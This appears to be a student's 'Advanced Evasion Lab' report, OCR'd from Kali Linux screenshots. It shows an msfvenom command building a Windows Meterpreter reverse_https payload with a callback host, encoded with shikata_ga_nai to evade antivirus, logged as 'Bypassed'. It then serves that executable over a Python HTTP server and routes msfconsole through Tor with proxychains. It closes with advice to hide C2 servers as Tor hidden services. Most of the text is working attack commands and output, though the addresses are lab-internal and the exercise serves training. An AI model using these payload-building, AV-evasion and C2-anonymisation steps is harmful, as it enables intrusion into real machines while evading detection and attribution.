
4. Advanced Evasion Lab


Activities:

- **Tools:** msfvenom, Veil, proxychains.
- **Tasks:** Create and test obfuscated payloads, bypass network controls.
- **Brief:**
  - Payload Obfuscation: Encode a Metasploit payload with msfvenom to bypass AV. Log:


Payload ID	Type	AV Detection	Notes
PID001	Meterpreter	Bypassed	Obfuscated payload



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.10 LPORT=4444 \
  -e x86/shikata_ga_nai -i 5 -f exe -o encoded_payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 855 (iteration=0)
x86/shikata_ga_nai succeeded with size 882 (iteration=1)
x86/shikata_ga_nai succeeded with size 909 (iteration=2)
x86/shikata_ga_nai succeeded with size 936 (iteration=3)
x86/shikata_ga_nai succeeded with size 963 (iteration=4)
x86/shikata_ga_nai chosen with final size 963
Payload size: 963 bytes
Final size of exe file: 7680 bytes
Saved as: encoded_payload.exe

┌──(root㉿kali)-[/home/kali/Desktop]
└─# 
```




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.186.132 - - [10/Sep/2025 13:10:14] "GET / HTTP/1.1" 200 -
192.168.186.132 - - [10/Sep/2025 13:10:14] code 404, message File not found
192.168.186.132 - - [10/Sep/2025 13:10:14] "GET /favicon.ico HTTP/1.1" 404 -
```



Directory listing for /

- encoded_payload.exe
- go1.20.12.linux-amd64.tar.gz
- go1.20.12.linux-amd64.tar.gz.1
- mimikatz_trunk/
- New Graph (1).png
- out.txt
- pacu/
- phoneinfoga/
- PoshC2/
- Rough/
- venv/
- vuln
- vuln.c
- vuln_hardened
- wazuh_install_files.tar



Control Panel ▸ All Control Panel Items ▸ Windows Firewall
Search Control Panel
Control Panel Home
Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
See also
Action Center
Network and Sharing Center

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

How does a firewall help protect my computer?

What are network locations?


Home or work (private) networks Connected

Networks at home or work where you know and trust the people and devices on the network


Windows Firewall state:	On
Incoming connections:	Block all connections to programs that are not on the list of allowed programs
Active home or work (private) networks:	Network
Notification state:	Notify me when Windows Firewall blocks a new program

Public networks Not Connected


- Network Evasion: Route C2 traffic through Tor using proxychains. Summarize in 50 words.




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# sudo systemctl status tor

● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
     Loaded: loaded (/usr/lib/systemd/system/tor.service; disabled; preset: disabled)
     Active: active (exited) since Wed 2025-09-10 14:01:53 EDT; 5min ago
 Invocation: fde3f015acd94066bc4e3218f534a756
    Process: 2965 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 2965 (code=exited, status=0/SUCCESS)
   Mem peak: 1.8M
        CPU: 30ms

Sep 10 14:01:52 kali systemd[1]: Starting tor.service - Anonymizing overlay network for TCP (multi-instance-master)...
Sep 10 14:01:53 kali systemd[1]: Finished tor.service - Anonymizing overlay network for TCP (multi-instance-master).

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```




```
  GNU nano 8.6                                   /etc/proxychains.conf
# proxychains.conf  VER 3.1
#
#       HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#

# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
```



```
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# proxychains msfconsole
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x
[proxychains] DLL init: proxychains-ng 4.17le ... |

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.4.84-dev                          ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```



```
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
msf >
```

Summary:

For complete anonymity, configure your C2 server as a Tor hidden service.
This ensures that no traffic exits the Tor network.
Tor increases latency and may break some tools due to protocol differences.
In the above example, msfconsole traffic passes through the Tor network.